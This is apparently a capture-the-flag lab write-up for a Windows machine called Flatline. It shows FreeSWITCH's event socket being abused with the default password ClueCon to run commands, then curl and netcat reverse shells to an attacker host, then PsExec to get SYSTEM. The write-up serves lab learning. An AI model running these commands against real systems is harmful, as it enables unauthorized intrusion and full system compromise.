Flatline Writ3Up

Review
This machine demonstrates how exposing FreeSWITCH with default credentials can lead to unauthenticated remote command execution. By abusing the mod_event_socket interface, it is possible to gain a shell and leverage the service`s high privileges to escalate to NT AUTHORITY\SYSTEM, resulting in full system compromise.
Nmap Sc4n
First, perform a full port scan to identify open services:
└─$ sudo nmap -p- -Pn -sS 10.114.181.6
Result:
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
8021/tcp open  ftp-proxy
Only two ports are open, which significantly narrows the attack surface.
Next, enumerate services and versions:
└─$ sudo nmap -p3389,8021 -Pn -sC -sV 10.114.181.6
PORT     STATE SERVICE          VERSION
3389/tcp open  ms-wbt-server    Microsoft Terminal Services
|_ssl-date: 2026-04-09T15:22:01+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=WIN-EOM4PK0578N
| Not valid before: 2026-04-08T15:14:23
|_Not valid after:  2026-10-08T15:14:23
| rdp-ntlm-info:
|   Target_Name: WIN-EOM4PK0578N
|   NetBIOS_Domain_Name: WIN-EOM4PK0578N
|   NetBIOS_Computer_Name: WIN-EOM4PK0578N
|   DNS_Domain_Name: WIN-EOM4PK0578N
|   DNS_Computer_Name: WIN-EOM4PK0578N
|   Product_Version: 10.0.17763
|_  System_Time: 2026-04-09T15:21:57+00:00
8021/tcp open  freeswitch-event FreeSWITCH mod_event_socket
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
FreeSWITCH
The most promising attack vector is FreeSWITCH running on port 8021.
-> What is FreeSWITCH FreeSWITCH is a telephony platform used for handling VoIP communications.
In this case, the exposed component is:
mod_event_socket
This module provides a management interface that allows remote interaction with the service over a TCP socket. This interface is not intended to be exposed to untrusted networks.
If it is accessible and protected only by weak or default credentials, it can lead to full remote command execution.
Exploitation
The service is vulnerable if:
- it is exposed to the network
- default credentials are used
The default password is ClueCon (link):
Exploit: exploit-db

1) Connect to the service:
nc 10.114.181.6 8021
2) Authenticate
auth ClueCon
FreeSWITCH uses a simple authentication mechanism.
3) Command execution
After authentication, we can execute system commands:
api system <command>

The output shows that the process has high privileges, including SeImpersonatePrivilege:
Reverse Shell

Start a listener:
rlwrap nc -nvlp 12345
Transfer netcat to the target:
api system curl http://192.168.164.35:9090/nc.exe -o nc.exe
Then execute:
api system .\nc.exe 192.168.164.35 12345 -e powershell.exe
We obtain a shell as user Nekrotic:
The Desktop contains two files:

But access to root.txt is denied.

Checking permissions:
Get-Acl -Path "C:\Users\Nekrotic\Desktop\root.txt"

Only NT AUTHORITY\SYSTEM has full control.
PricEsc
We need to execute commands as NT AUTHORITY\SYSTEM to read root.txt.
Since the FreeSWITCH service runs with high privileges, we can leverage it to spawn a SYSTEM-level process.
Transfer PsExec to the target:
curl http://192.168.164.35:9090/PsExec64.exe -o psexec.exe
 Execute a command as SYSTEM:
.\psexec.exe -i -s "C:\Program Files\FreeSWITCH\nc.exe" 192.168.164.35 1234 -e powershell.exe

-s -> run as SYSTEM
-i -> interactive session
PsExec leverages Windows service mechanism to spawn SYSTEM processes.
Since we already have sufficient rights through FreeSWITCH, we can leverage this mechanism to spawn a SYSTEM shell.
nc -nvlp 1234

This demonstrates how exposing FreeSWITCH with default credentials can lead to full system compromise.